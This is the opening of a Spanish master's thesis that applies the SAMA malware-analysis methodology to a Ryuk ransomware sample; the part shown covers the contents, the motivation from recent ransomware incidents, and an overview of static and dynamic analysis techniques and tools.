



Universidad Internacional de La Rioja
Escuela Superior de Ingeniería y Tecnología

Máster Universitario en Seguridad Informática

**Aplicación de una metodología de análisis
de malware a una muestra de
ransomware**

Trabajo fin de estudio presentado por:	Ander Granado Masid
Tipo de trabajo:	Piloto experimental
Director/a:	Pablo Blanco Iñigo
Fecha:	22/09/2021

Resumen

El análisis de malware es una disciplina fundamental de cara a comprender la naturaleza, vectores de ataque y debilidades de los sistemas con el propósito de combatir las amenazas que surgen día a día en el mundo de la seguridad informática. Para ello, una metodología de análisis de malware permite aportar cierto orden y jerarquía a dicho análisis, que de otra forma puede resultar complejo y relativamente ineficiente, mejorando así los resultados obtenidos y la productividad del análisis. Para comprobar la eficacia una metodología de análisis de malware, es necesario ponerla a prueba con diferentes especímenes. El objetivo de este trabajo es, por un lado, poner a prueba la metodología con un caso de uso real e importante, y por otro poner en práctica diversas técnicas y herramientas de análisis de malware usadas actualmente sobre un caso de uso relevante en la actualidad.

Palabras clave: ransomware, análisis de malware; sandbox; análisis de comportamiento; análisis de código

Abstract

Malware analysis is an essential discipline for understanding the nature, attack vectors and weaknesses of systems in order to combat the threats that emerge every day in IT security world. To this end, a malware analysis methodology can bring a certain order and hierarchy to an otherwise complex, chaotic, and relatively inefficient malware analysis, improving the results obtained and the productivity of the analysis. To test the effectiveness of a malware analysis methodology, it is necessary to test it on different specimens. The aim of this paper is, on one hand, to test the methodology with a real and important use case, and on the other hand, to put into practice several currently used malware analysis techniques and tools on a real and relevant use case.

Keywords: ransomware, malware analysis; malware sample; sandbox; behavioural analysis; code analysis

Índice de contenidos

1.	Introducción	13
1.1.	Motivación	13
1.2.	Antecedentes	14
1.2.1.	WannaCry	14
1.2.2.	COVID-19	15
1.2.3.	Malware en la actualidad	16
1.3.	Objetivo.....	17
1.4.	Estructura de la memoria	18
1.5.	Planteamiento del experimento.....	18
2.	Estado del arte	20
2.1.	Análisis de malware	20
2.2.	Análisis estático	21
2.2.1.	Identificación del archivo	21
2.2.2.	Extracción de metadatos e información asociada	22
2.2.3.	Cálculo de hashes	22
2.2.4.	Búsqueda de strings	23
2.2.5.	Identificación de técnicas de ofuscación.....	23
2.2.6.	Clasificación del malware	24
2.3.	Análisis dinámico (análisis de comportamiento).....	25
2.3.1.	Sandboxing	26
2.3.2.	Ánálisis de memoria	26
2.4.	Análisis de código.....	27
2.4.1.	Dificultades asociadas	27
2.4.2.	Ánálisis estático de código	27

2.4.3. Análisis dinámico de código	28
2.5. Metodología SAMA.....	29
2.5.1. Características	29
2.5.2. Acciones iniciales.....	31
2.5.3. Clasificación	32
2.5.4. Análisis de código	33
2.5.5. Análisis de comportamiento.....	34
2.5.6. Conclusiones, resultados y realimentación	35
2.6. Conclusiones	36
3. Desarrollo del experimento	37
3.1. Preparación del entorno.....	37
3.2. Instalación y configuración de herramientas	38
3.3. Muestra de malware.....	39
3.3.1. Repositorios de malware.....	39
3.3.2. Manejo de muestras de malware.....	40
3.3.3. Ejemplos de ransomware	40
3.3.4. Elección del ransomware.....	44
3.4. Acciones iniciales	45
3.4.1. Verificación de integridad	45
3.4.2. Verificación antimalware.....	47
3.5. Clasificación	48
3.5.1. Introducción de la muestra en el entorno	48
3.5.2. Identificación del malware	48
3.5.3. Familia de malware	50
3.5.4. Búsqueda de información en fuentes abiertas	54

3.5.5.	Análisis de strings	56
3.5.6.	Análisis de técnicas de ofuscación.....	58
3.5.7.	Análisis del formato del archivo	60
3.5.8.	Otros	64
3.5.9.	Resumen de la fase.....	65
3.6.	Análisis estático y dinámico de código	66
3.6.1.	Análisis estático de código	67
3.6.2.	Análisis dinámico de código	73
3.6.3.	Análisis del binario desofuscado	79
3.6.4.	Resumen de la fase.....	83
3.7.	Análisis de comportamiento (análisis dinámico).....	84
3.7.1.	Ejecución de la muestra.....	84
3.7.2.	Recolección de resultados.....	85
3.7.3.	Comportamiento de la muestra	85
3.7.4.	Memoria del proceso	87
3.7.5.	Verificación de la integridad de archivos relevantes	91
3.7.6.	Interacción con la red y propagación	94
3.7.7.	Persistencia.....	96
3.7.8.	Resumen de la fase.....	97
4.	Informe de resultados.....	99
5.	Conclusiones y trabajo futuro	101
5.1.	Conclusiones con respecto a la metodología	101
5.2.	Conclusiones con respecto al experimento.....	101
5.3.	Conclusiones con respecto al análisis de malware.....	102
5.4.	Trabajo futuro	103

Referencias bibliográficas.....	104
Anexo A. Instalación y configuración de los entornos virtuales	109
Anexo B. Listado de herramientas utilizadas	119
Anexo C. Scripts utilizados.....	121

Índice de figuras

Figura 1. Metodología de análisis de malware SAMA (Bermejo Higuera et al., 2020).....	31
Figura 2. Acciones iniciales en SAMA (Bermejo Higuera et al., 2020).....	32
Figura 3. Fase de clasificación en la metodología SAMA (Bermejo Higuera et al., 2020).....	33
Figura 4. Fase de análisis de código en SAMA (Bermejo Higuera et al., 2020).....	34
Figura 5. Fase de análisis de comportamiento en SAMA (Bermejo Higuera et al., 2020).....	35
Figura 6. Muestras de Ryuk en MalwareBazaar.	44
Figura 7. Generación de firmas con MD5summer.....	46
Figura 8. Generación de snapshot con SysTracer.....	47
Figura 9. Detector de rootkits Gmer.	47
Figura 10. Introducción de la muestra en el entorno de análisis.	48
Figura 11. Obtención de información sobre la muestra con PEstudio.	49
Figura 12. Cálculo de fuzzy hashing con ssdeep.	50
Figura 13. Resultados de comparación de hashes con ssdeep.....	51
Figura 14. Reglas de YARA coincidentes con la muestra.	53
Figura 15. Resumen de VirusTotal.	55
Figura 16. Uso de strings para obtener cadenas de caracteres de la muestra.	56
Figura 17. Obtención de strings mediante FLOSS.....	57
Figura 18. Metadatos de la muestra haciendo alusión a una DLL de DirectX.....	58
Figura 19. Localización del certificado con el que se encuentra firmada la muestra.	59
Figura 20. Uso de PE-bear para examinar el certificado de la muestra.	59
Figura 21. Secciones del binario en PEstudio.....	60
Figura 22. Obtención de información sobre el binario con Exeinfo PE.....	61
Figura 23. Búsqueda de packers con PEiD.	61
Figura 24. Análisis de entropía mediante Detect-It-Easy.	63

Figura 25. Recursos extraídos con Resource Hacker.	64
Figura 26. Análisis sobre la capacidad del malware con Capa.	65
Figura 27. Distribución de código detectada por IDA.	68
Figura 28. Parte final de la sección .text en IDA.	68
Figura 29. Líneas de código iniciales de la sección .text en IDA.	69
Figura 30. Análisis estático de la muestra con Ghidra.	70
Figura 31. Problemas durante el desensamblado y decompilado del binario en Ghidra.	71
Figura 32. Puntos de flujo para atrapar depuradores.	72
Figura 33. Funciones para detección de depuradores.	72
Figura 34. x64dbg junto a los plugins a utilizar.	73
Figura 35. Configuración contra técnicas de anti-depuración de ScyllaHide.	74
Figura 36. Depuración de la muestra con x64dbg.	75
Figura 37. Ejecución de la funcionalidad del malware durante la depuración con x64dbg.	75
Figura 38. MUESTRA.exe en memoria durante la depuración.	76
Figura 39. Primeras líneas de código de la sección tras desofuscarse.	77
Figura 40. Volcado del binario desofuscado en memoria con OllyDumpEx.	78
Figura 41. Binario desofuscado, binario original y copias que ha generado al depurar.	78
Figura 42. Análisis del binario y distribución de código desofuscado en IDA.	79
Figura 43. Mecanismos anti-depuración del binario desofuscado en IDA.	80
Figura 44. Funciones criptográficas cargadas en memoria durante la depuración.	80
Figura 45. Uso de CryptGenKey para generación de claves de cifrado.	81
Figura 46. Uso de CryptEncrypt para labores de cifrado.	82
Figura 47. Uso de CryptExportKey para gestionar las claves de cifrado generadas.	82
Figura 48. Procesos relacionados con la ejecución de la muestra en Process Explorer.	85
Figura 49. Creación de procesos por parte de la muestra en Process Monitor.	86

Figura 50. Clave pública RSA de 2048 bits encontrada en el volcado de MUESTRA.exe.....	88
Figura 51. Clave privada AES de 256 bits cifrada con la clave pública RSA al final de un archivo .RYK.....	90
Figura 52. Verificación de integridad de la carpeta de programas (C:\Program Files).....	91
Figura 53. Verificación de integridad de la carpeta de programas (C:\Program Files (x86))...	91
Figura 54. Verificación de integridad de la carpeta de usuarios (C:\Users).....	92
Figura 55. Verificación de integridad de la carpeta del sistema (C:\Windows).....	92
Figura 56. Archivos RyukReadMe.html y archivos cifrados .RYK creados en el sistema.....	93
Figura 57. Contenido del archivo RyukReadMe.html.....	94
Figura 58. Tráfico ARP/ICMP generado en búsqueda de equipos en la red local.	94
Figura 59. Búsqueda de unidades accesibles en un host activo mediante SMB.	95
Figura 60. Proceso de copia de la muestra en un directorio público por medio de SMB.	95
Figura 61. Subproceso REP ejecutando el programador de tareas.	96
Figura 62. Proceso de creación de tareas programadas en los eventos de Process Monitor. .	96
Figura 63. Máquina virtual limpia obtenida de Microsoft.	110
Figura 64. Deshabilitado de protecciones contra malware de Windows Defender.	111
Figura 65. Configuración de exclusiones para Windows Defender.	111
Figura 66. Ejecución del instalador de FLARE.	112
Figura 67. Deshabilitar actualizaciones automáticas en Windows 10.	113
Figura 68. Adaptador host-only configurado en el entorno de pruebas.	114
Figura 69. Configuración de red de la máquina virtual con Windows 10.	114
Figura 70. Direcciones del adaptador host-only de VirtualBox.	115
Figura 71. Máquina virtual limpia con REMnux.	116
Figura 72. Máquina virtual Ubuntu 20.04 limpia.	117
Figura 73. Adaptador de red para máquina virtual Ubuntu.	117

Figura 74. Configuración de red en la máquina virtual con Ubuntu. 118

Índice de tablas

Tabla 1. Hashes MD5, SHA1 y SHA265 de la muestra.....	49
Tabla 2. Hashes de las secciones de la muestra.....	49
Tabla 3. Strings sobre funcionalidad relevante encontrados en la muestra.....	57
Tabla 4. Estudio estadístico sobre niveles de entropía en diferentes tipos de archivos (Lyda & Hamrock, 2007)	62
Tabla 5. Muestra de librerías relevantes cargadas por la muestra.....	87
Tabla 6. Estructura de un BLOB de una clave pública RSA (PUBLICKEYBLOB) en la librería criptográfica de Microsoft.....	88
Tabla 7. Estructura de un BLOB de una clave simple (SIMPLEBLOB) en la librería criptográfica de Microsoft.....	90
Tabla 8. Listado de herramientas utilizadas durante el experimento.....	119
Tabla 9. Script para fuzzy hashing con respecto a los datos de NSRL del NIST.....	121
Tabla 10. Script de instalación y configuración de YARA y sus dependencias	122

1. Introducción

Dentro del mundo de la seguridad de la información existen toda una serie de áreas que, aunque difieran en las técnicas concretas usadas, permiten en última instancia asegurar la confidencialidad, integridad y disponibilidad de los activos de información de empresas y usuarios. En un mundo en el que las amenazas son cada vez más variadas, las formas de defenderse se desarrollan de manera paralela para intentar mitigarlas.

Uno de los elementos clave para que un ciber atacante materialice una amenaza es el uso de un programa malicioso, también denominado malware, que le permita lograr sus objetivos. Los propósitos de ese malware pueden ser diversos: desde usar sus recursos como parte de una botnet o minar criptodivisas hasta secuestrar activos de información almacenados en un equipo, por destacar algunos de los más habituales (Caviglione et al., 2021).

A lo largo de los últimos años, ha evolucionado tanto la cantidad de malware distribuido como la sofisticación de este. Según Kaspersky, en 2020 un 10,18% de los ordenadores conectados a internet ha sufrido algún tipo de ataque que involucre un malware (*Kaspersky Security Bulletin 2020. Statistics*, 2020). Cientos de miles de nuevas muestras de malware surgen y son analizadas a diario. Por poner un ejemplo, el instituto alemán AV-TEST analiza diariamente unas 350.000 muestras nuevas de malware (*Malware Statistics & Trends Report / AV-TEST*, 2021).

1.1. Motivación

La mejor manera de combatir el malware es conocerlo. Esto permite tanto combatir el malware existente como el malware que se pueda llegar a desarrollar en un futuro. La disciplina encargada de realizar esa labor es conocida como análisis de malware. El análisis de malware recoge un conjunto de técnicas que permite analizar las características, particularidades y comportamiento de especímenes de malware con el objetivo de elaborar mecanismos de defensa contra ellos.

La importancia de esta disciplina se ve claramente si se analiza el estado actual de la evolución del malware y el cibercrimen y observando algunos de los ejemplos de malware destacados durante los últimos años.

1.2. Antecedentes

El informe IOTCA (Internet Organised Crime Threat Assessment) de 2020 menciona el malware como la fuente principal de los ataques informáticos, junto a los ataques DDoS. Este informe hace hincapié en el ransomware como tipo de malware que mayor daño ha causado tanto a organizaciones como a particulares. (Europol, 2020).

En lo que respecta al malware en general, durante los últimos años se viene observando un crecimiento en el nivel de sofisticación, que dificulta su detección y mitigación. Se pueden encontrar casos relevantes, como por ejemplo Emotet y Trickbot. El primero, un troyano bancario polimórfico con gran capacidad de adaptación, se considera una de las mayores amenazas de los últimos años, además de servir como punto de partida para introducir payloads con otros tipos de malware, como ransomware y otros ejemplos de malware como Trickbot. Este último es una muestra de la capacidad de adaptación por parte del cibercrimen a sus necesidades. Sus creadores fueron incorporando nuevas características hasta convertirlo en una herramienta que logró crear una de las mayores botnet, llegando a infectar a más de un millón de equipos.

Con respecto al ransomware, es destacable el crecimiento en número como en complejidad de este tipo de malware, además de que los ataques mediante ransomware tienden a ser ataques más dirigidos contra objetivos concretos, principalmente organizaciones. A continuación, se mencionarán algunos de los casos y factores más importante de cara a entender el auge de los ataques, el malware y la necesidad de mitigarlo.

1.2.1. WannaCry

Uno de los casos más populares, digno de mención por su relevancia, fue el caso del ransomware WannaCry. WannaCry es un ransomware para sistemas Windows que se propagó en mayo de 2017 (*What Is WannaCry Ransomware?*, 2021). Dicho malware tuvo un impacto sin precedentes, que hubiera podido tener consecuencias realmente trágicas si no llega a ser por los esfuerzos que se pusieron en analizar ese malware para frenar su dispersión. A los pocos días de que comenzara a propagarse, el analista de malware Marcus Hutchins descubrió, realizando ingeniería inversa y análisis dinámico de código, que el payload de propagación de dicho ransomware estaba programado de tal manera que disponía de un mecanismo que permitía desactivar su propagación mediante el registro de un dominio

(Marcus Hutchins, 2017). Ese descubrimiento, hallado mediante técnicas de análisis de malware, permitió frenar la dispersión de la amenaza, que de otra manera hubiera podido llegar a causar un impacto difícilmente calculable.

El análisis de ese malware no solo permitió frenar la dispersión de ese espécimen en concreto. Además, permitió, con un análisis en mayor profundidad del espécimen, obtener un know-how valioso de cara a implementar mecanismos de defensa. Esto muestra que el análisis de malware es una disciplina tanto reactiva como proactiva, en el sentido de que, aparte de permitir mitigar los efectos de un malware cuando este aparece, permite descubrir nuevos mecanismos y técnicas para protegerse de otros tipos de malware similares. Este tipo de mecanismos pueden ir, desde los mecanismos más simples, como el uso de firmas o reglas para sistemas IDS/IPS, hasta técnicas más complejas que involucran otras disciplinas como el machine learning (Ucci et al., 2019).

Ejercicios como este son el día a día de toda una serie de profesionales de la seguridad informática dedicados al análisis de malware, que aplican sus conocimientos para frenar las amenazas, en forma de nuevos ejemplos de malware, que surgen a diario.

1.2.2. COVID-19

Con respecto al cibercrimen y el auge del malware, uno de los factores que ha tenido un gran impacto ha sido la pandemia asociada al COVID-19. La pandemia ha tenido y sigue teniendo un efecto económico y social sin precedentes. Como es lógico, también afectó al cibercrimen, haciendo que se preparara un entorno ideal para nuevos ciberataques, teniendo en cuenta el cambio en las formas de trabajo y el auge obligado del teletrabajo durante, al menos, los primeros meses de pandemia.

Los ataques durante las primeras semanas y meses desde que la mayor parte de naciones adoptaran medidas de cuarentena creció al mismo nivel en el que aumentó el tiempo que la gente pasaba online delante de un dispositivo (Lallie et al., 2020). El 86% de las principales amenazas detectadas incluían algún tipo de campaña de phishing, mientras que el 56% de las principales amenazas involucraban algún tipo de malware.

La pandemia supuso un punto de inflexión en lo que respecta a la seguridad de la información a todos los niveles. Por un lado, mostró la necesidad de disponer de planes de continuidad de negocio para permitir hacer frente a situaciones similares. Por otro lado, mostró la necesidad

de incluir mecanismos de seguridad a nivel organizativo y técnico para situaciones de teletrabajo. Además de todo ello, también mostró una vez más la necesidad de disponer de técnicas de análisis y detección de malware que permitan mitigar el malware que puede surgir. Sobre todo, teniendo en cuenta la gran capacidad de adaptabilidad que se ha podido observar en los ejemplos de malware que han ido surgiendo, tanto durante los últimos años como, en especial, en períodos adversos como los meses de cuarentena derivados de la propagación del COVID-19.

1.2.3. Malware en la actualidad

WannaCry no ha sido el único caso destacado e, independientemente de la influencia de la pandemia, se han observado una gran cantidad de ciberataques que involucran algún tipo de malware. Si se buscan entre los ejemplos en la actualidad más reciente, se puede observar que se mantiene la tendencia al alza en cuanto a la cantidad, calidad y adaptabilidad del malware que ha ido surgiendo. Estos ataques siguen las tendencias mencionadas: ataques dirigidos que usualmente involucran algún tipo de malware.

Uno de los casos más relevantes de los últimos meses fue el que afectó al Servicio Público de Empleo Estatal (SEPE) el pasado 9 de marzo, el cual dejó inutilizados sistemas como el servicio de prestaciones por desempleo durante varias semanas, cuando varios sistemas fueron infectados con el ransomware Ryuk. Para ello, se usó como vector de ataque para introducir el malware una campaña de phishing (*Ryuk, ¿Qué hay detrás del Ciberataque al SEPE?*, 2021).

Este ransomware en particular no resulta novedoso para el sector empresarial. Ha sido usado en diversas campañas de ciberataque que han afectado a múltiples empresas como la Cadena SER o el Grupo Everis, entre otros (Manuel Ángel Méndez & Guillermo Cid, 2019).

Tanto el ransomware en particular como el malware en general forma parte central de los ataques que ocurren constantemente a nivel nacional e internacional. INCIBE, el Instituto Nacional de Ciberseguridad de España, reveló en un informe que, de las incidencias que trataron durante 2020, la causa más común de dichas incidencias estaba relacionada con algún tipo de malware, siendo un 35,22% de un total de 133.155 incidencias que fueron analizadas (*Balance de Ciberseguridad 2020*, 2020).

En el ámbito internacional las tendencias son parecidas. Algunos de los casos más llamativos han sido casos como el de SolarWinds y los malware Sunburst y Supernova desarrollados para

la plataforma para monitorización de activos IR Orion de dicha empresa. El nivel de complejidad de dichos malware y el vector de ataque sumamente complejo, intentando vulnerar a unas organizaciones a través de otras, ha hecho que se vieran afectadas una gran cantidad de compañías que hacían uso de la plataforma, mostrando hasta qué nivel de sofisticación puede llegar un malware y un ataque concreto (SolarWinds, 2021).

1.3. Objetivo

Como se ha podido observar, la cantidad, calidad y potencial peligro del malware ha aumentado durante los últimos años y la tendencia no parece variar. Por ello resulta fundamental estudiar el malware de cara a mitigar sus efectos. La disciplina conocida como análisis de malware, una de las áreas que se engloban dentro de la seguridad informática, viene a satisfacer dicha necesidad.

El análisis de malware consiste en todo un conjunto de diferentes técnicas, con una complejidad sustancial, que permiten extraer información de un malware para comprender su funcionamiento y desarrollar medidas para mitigarlo. Al igual que en otras disciplinas de la seguridad informática, el uso de metodologías o procedimientos claramente definidos aporta claridad y una forma de llegar a obtener unos buenos resultados. Aunque cada espécimen de malware tenga sus particularidades, definir una serie de pasos o procedimientos concretos que realizar a la hora de analizar dicho espécimen permite optimizar el proceso para poder categorizar, clasificar y obtener el mayor en la mayor cantidad de información posible de ese malware.

En lo que respecta a este trabajo, se va a poner en práctica, haciendo uso de un malware específico, la metodología de análisis de malware SAMA (Systematic Approach to Malware Analysis). La metodología SAMA define un proceso sistemático de análisis para comprender el ciclo de vida de un espécimen de malware en términos de su comportamiento, modo de operación, interacciones, modos de ofuscación y formas de interacción para adquirir la máxima información posible para comprender un malware particular (Bermejo Higuera et al., 2020).

El objetivo de este trabajo consiste en aplicar una metodología de análisis de malware para concreta y demostrar su eficacia. Se pretende tanto demostrar la eficacia de dicha metodología en particular como también la ventaja intrínseca en el hecho de aplicar una

metodología en vez de disponerse directamente a utilizar una u otra herramienta concreta. Por último, este trabajo también permitirá ofrecer algunos ejemplos de herramientas y procedimientos que se emplean a diario para el análisis de malware, mostrando su uso y el valor que aportan.

1.4. Estructura de la memoria

La estructura de la memoria se dividirá, tras este apartado introductorio, en tres grandes bloques. El primero de ellos contendrá un estado del arte en el cual se dará una visión global del campo del análisis de malware. En él se explicarán las principales técnicas, en qué consisten y qué información se puede sacar de ellas. De esta manera, se introducirá toda la terminología y conocimientos necesarios para poder comprender el trabajo realizado en el experimento. También servirá para introducir a grandes rasgos la metodología a aplicar que conviene entender como paso previo, aunque en ningún caso pretende redundar más de lo necesario en lo que ya se encuentra desarrollado y explicado en la propia metodología.

El segundo bloque consistirá en el desarrollo del experimento en sí. En él se documentará la aplicación de las diferentes etapas de la metodología, las herramientas usadas, los pasos seguidos con ellas y los resultados obtenidos.

Finalmente, en los últimos apartados se realizará una recapitulación de la información obtenida de la muestra de malware durante el experimento, a modo de informe de resultados. Este tipo de informes son parte de la labor de un analista de malware y son el resultado final de un proceso de análisis de malware. También se incluirá un apartado de conclusiones en el que se tendrá en cuenta lo aprendido respecto a la metodología, al experimento en sí y al campo del análisis de malware en general. En caso de que procediera, se elaborarán unas líneas de mejora englobadas en una sección para un trabajo futuro.

También se incluyen diferentes anexos, con material en información relacionada que no forma parte del propio experimento en sí. Estos anexos recogen procesos de configuración del entorno e información sobre las herramientas y scripts utilizados durante el experimento.

1.5. Planteamiento del experimento

Como se ha mencionado, el objetivo del experimento reside en emplear la metodología mencionada para analizar una muestra concreta de malware. Aunque tanto las características

de la metodología como el propio entorno y sus características técnicas se explicarán en apartados posteriores, cabe mencionar unos principios generales con respecto al piloto experimental a realizar.

El entorno donde se realizará el experimento (el análisis del malware) será un entorno aislado, con el doble objetivo de, por una parte, no dañar o infectar la máquina real sobre la que se realizará el análisis y, por otra parte, evitar influir de alguna manera sobre el espécimen más allá de lo que se realice durante el proceso.

También es necesario mencionar que la metodología a aplicar no especifica ningún tipo de herramienta concreta a utilizar, aunque sí que muestra ejemplos que se podrían usar para los diferentes procedimientos concretos. La propia metodología se abstrae de las herramientas concretas a aplicar, pretendiendo ser un proceso de análisis valido independientemente de la tecnología concreta a utilizar.

Para ello, antes de todo el proceso, una de las partes que se tratará en el estado del arte anteriormente mencionado consistirá en una enumeración de las principales herramientas, agrupadas por técnicas, usadas en la actualidad para el análisis de malware, como paso previo introductorio a la realización del experimento.

2. Estado del arte

De la misma manera que el malware ha evolucionado a lo largo de los años, el análisis de malware ha hecho lo propio para adaptarse a la evolución constante de los especímenes de malware como de los vectores de ataque que han surgido durante los últimos años.

2.1. Análisis de malware

El análisis de malware como campo dentro de la seguridad informática es el área que engloba todas aquellas técnicas y métodos que permiten estudiar el comportamiento de un malware.

El objetivo del análisis del malware consiste en clasificar y comprender un malware concreto para diseñar e implementar medidas de mitigación para dicho malware y futuros especímenes (K A, 2018). Existen una serie de razones por las que realizar un análisis de malware, siendo las principales las siguientes:

- Determinar la naturaleza y el propósito del malware.
- Obtener información que permita discernir cómo ha sido comprometido el sistema.
- Identificar indicadores de red asociados a ese malware de cara a implementar mecanismos de defensa en mecanismos de monitorización de red, como sistemas IDS/IPS o sistemas SIEM.
- Extraer identificadores a nivel de host, como nombres de archivo o claves de registro, entre otros, que puedan ser usados para identificar amenazas similares a nivel de equipo.
- Determinar la intención y la motivación del atacante.

Aunque los procesos, herramientas y técnicas concretas usadas varían caso a caso, prácticamente la totalidad de los procesos realizados al analizar una muestra de malware se pueden dividir en las siguientes técnicas concretas:

- Análisis estático.
- Análisis dinámico.
 - Análisis de memoria.
- Análisis de código.
 - Análisis estático de código.
 - Análisis dinámico de código.

A lo largo de los siguientes puntos se explicarán las diferentes categorías y las técnicas usadas en cada una con el objetivo de aportar una visión general de la técnica empleada para el análisis de malware. Junto a ello, se irán anotando ejemplos de las herramientas más usadas dentro del área para la realización de dichas tareas.

2.2. Análisis estático

El análisis estático de código consiste en cualquier procedimiento concreto que se realice sobre el archivo de interés sin ejecutarlo o sin realizarle ingeniería inversa como tal. A la hora de analizar una muestra de malware, el análisis estático suele proporcionar información básica sobre este, además de información útil para otros tipos de análisis. A continuación, se mencionarán algunos de los procedimientos más comunes de análisis estático, muchos de ellos usados en etapas iniciales del análisis de una muestra de malware.

2.2.1. Identificación del archivo

La primera acción que suele realizarse sobre una muestra de malware al analizarlo consiste en identificar el tipo de archivo del que se dispone. Para ello, se examina la firma de archivo, que corresponde a los primeros bytes de este. Extraer el tipo de archivo de la extensión que contiene el nombre de archivo no es un proceso válido, ya que puede cambiarse sin modificar el archivo en sí. El nombre del archivo, al igual que otros metadatos, es información usada por el sistema de ficheros y no contenida en el propio fichero. Es más, una de las técnicas más frecuentes de cara a ocultar un malware (y a su vez una de las más fáciles de descubrir) consiste en cambiar la extensión del archivo por una extensión conocida y, por ende, de mayor confianza.

Una firma de archivo es una secuencia única de bytes que se escribe al comienzo del propio archivo e identifica el tipo de este. Por ejemplo, los archivos ejecutables de Windows, como los que usan extensiones .exe o .dll, conocidos como archivos PE (*Portable Executable*), tienen una firma de archivo de “MZ” o caracteres hexadecimales 4D 5A en los primeros dos bytes del archivo. Existen listas¹ con firmas de archivos que se pueden usar para identificar el tipo de

¹ https://en.wikipedia.org/wiki/List_of_file_signatures

archivo, además de librerías² o aplicaciones³ que permiten realizar este tipo de comprobaciones de manera automática.

Esto permite identificar el tipo de archivo en cuestión de cara a saber cómo realizar ingeniería inversa sobre el archivo o de cara a clasificarlo en una u otra categoría. También, como se ha mencionado, el evaluar discrepancias entre la extensión de un archivo y su firma puede permitir detectar archivos poco confiables o archivos con capacidad potencial de ser algún tipo de malware.

2.2.2. Extracción de metadatos e información asociada

Igual que ocurre con cualquier tipo de fichero, los ficheros de malware también pueden contener metadatos útiles de cara a obtener información sobre el origen o el propósito de malware que se analiza.

2.2.3. Cálculo de hashes

Otro proceso asociado a extraer información a un archivo consiste en el cálculo de firmas o funciones hash con respecto a ese archivo. El cálculo de hashes sobre un archivo permite obtener una huella única con la que se pueda realizar acciones como:

- Comprobar si esa muestra ya ha sido detectada anteriormente cotejándola con algún tipo de base de datos, ya sea interna, como la base de datos de un SIEM o un HIDS, o externa, como las que usan servicios disponibles en Internet como VirusTotal.⁴
- Comprobar si la muestra de malware cambia o no durante su ejecución. Es decir, si el malware tiene algún tipo de mecanismo polimórfico.
- Comprobar, en caso de que el malware tenga mecanismos de replicación, si las réplicas generadas coinciden exactamente con la muestra original.

Por ello, el cálculo de hashes haciendo uso de las funciones más utilizadas (MD5, SHA-1 o SHA-256) suele ser un paso previo realizado siempre en las primeras instancias de un proceso de análisis de malware.

² <https://github.com/ahupp/python-magic>

³ <https://www.winitor.com/>

⁴ <https://www.virustotal.com/es/>

2.2.4. Búsqueda de strings

Otro proceso imprescindible a la hora de analizar un archivo de malware consiste en la búsqueda de cadenas de caracteres (o strings), codificadas usando ASCII o Unicode. Estos pueden proporcionar información de gran utilidad de cara a comprender el funcionamiento del malware. Analizando cadenas de caracteres se pueden obtener cadenas de caracteres que contengan, entre muchos otros:

- **Nombres de archivos** que crea o que accede el malware.
- **Direcciones IP o URL** que pueda usar el malware para ampliar sus funcionalidades o permitir mecanismos de control remoto.
- **Claves de registro** que son accedidas o modificadas por parte del malware.

Se pueden obtener indicios del comportamiento de un malware en base a dichos strings. Debido a esto, también resulta relativamente común encontrar que, por parte los desarrolladores de malware o ciberdelincuentes, se desarrollan medidas de ofuscación para ocultar dichas cadenas de caracteres ante este tipo de análisis.

2.2.5. Identificación de técnicas de ofuscación

Las técnicas de ofuscación permiten ocultar un malware con el propósito de evadir medidas de seguridad. Existen tanto mecanismos de ofuscación internos como externos.

Los mecanismos de ofuscación externos pretenden ocultar el malware de cara a sistemas HIDS o sistemas antivirus para poder alcanzar su objetivo sin ser detectados. Entre ellos se engloban mecanismos de codificación, compresión o cifrado de los archivos de malware para evitar ser detectados. Todos ellos se destacan en que no consisten en modificar la parte interna del archivo sino el medio o la forma de transmitirlo.

Por otro lado, existen mecanismos de ofuscación internos. Estos consisten en modificar el propio malware en si para hacer frente a mecanismos de análisis de malware, como la ya mencionada búsqueda de strings.

Un mecanismo de ofuscación interno para evitar este tipo de procedimiento de análisis puede ser la codificación de las cadenas de caracteres haciendo uso de una codificación poco convencional. Existen diversos mecanismos de ofuscación internos, los cuales buscan cambiar u ocultar el propósito del malware ocultando sus datos o modificando su código para hacer

más difícil su comprensión. En esta última categoría se pueden enmarcar mecanismos como insertar código muerto o mecanismos para reordenar o transponer código (You & Yim, 2010):

Este tipo de mecanismos se suelen automatizar utilizando diversas herramientas de ofuscación de malware. Detectar este tipo de mecanismos es fundamental para poder extraer información sobre el malware. Para el ejemplo concreto mencionado, de la misma manera que existen mecanismos de ofuscación de strings, existen herramientas como FLOSS⁵ que permiten deshacer dicha ofuscación.

2.2.6. Clasificación del malware

Clasificar el malware permite enmarcarlo y relacionarlo con ejemplos similares, de tal manera que se puedan extraer similitudes y características comunes con otros especímenes ya analizados. Para ello, existen técnicas basadas en la detección de patrones como fuzzy hashing o el uso de sistemas como YARA⁶ que permiten cotejar niveles de similitud o características comunes entre diferentes muestras (Naik Nitin et al., 2021).

La técnica de fuzzy hashing es una técnica de hashing que, a diferencia de las técnicas de hashing tradicionales, permite comprobar el nivel de parecido entre dos archivos haciendo uso de las firmas resultantes. En un algoritmo de hashing tradicional como MD5 o SHA-1, el más ligero cambio en el archivo de origen produce una firma completamente distinta. En cambio, en algoritmos de fuzzy hashing, debido a las características de estos algoritmos, esas firmas tendrían gran similitud, permitiendo así comparar en nivel de semejanza.

A técnicas como estas, también se le han ido sumando, principalmente durante los últimos años, técnicas basadas en machine learning, que permite potenciar y automatizar a niveles superiores la clasificación de malware. Esto resulta especialmente útil para sistemas para los cuales la cantidad de muestras o ejemplos concretos de malware resulta abrumadora, como por ejemplo tiendas de aplicaciones como Google Play usada en dispositivos Android (Kang et al., 2015).

⁵ <https://github.com/fireeye/flare-floss>

⁶ <https://virustotal.github.io/yara/>

2.3. Análisis dinámico (análisis de comportamiento)

El análisis dinámico de malware o análisis de comportamiento consiste en la observación del comportamiento de un malware en el momento en el que se ejecuta. Esta observación incluye cualquier tipo de comportamiento, como tráfico de red que genera, archivos a los que accede o crea, procesos que crea o las llamadas al sistema que realiza, entre otros. El objetivo del análisis dinámico es obtener la mayor cantidad de información posible de un malware en base a la observación de su comportamiento.

La cantidad de información que se puede obtener mediante análisis dinámico es potencialmente superior a la que se puede obtener mediante análisis puramente estático. Esto es así debido a varios factores. Por una parte, las técnicas de ofuscación empleadas para empaquetar malware u ocultar características de este dificultan el proceso de análisis estático. Por otra parte, el propio malware a la hora de actuar es cuando revelará su naturaleza, dejando trazas observables de su comportamiento.

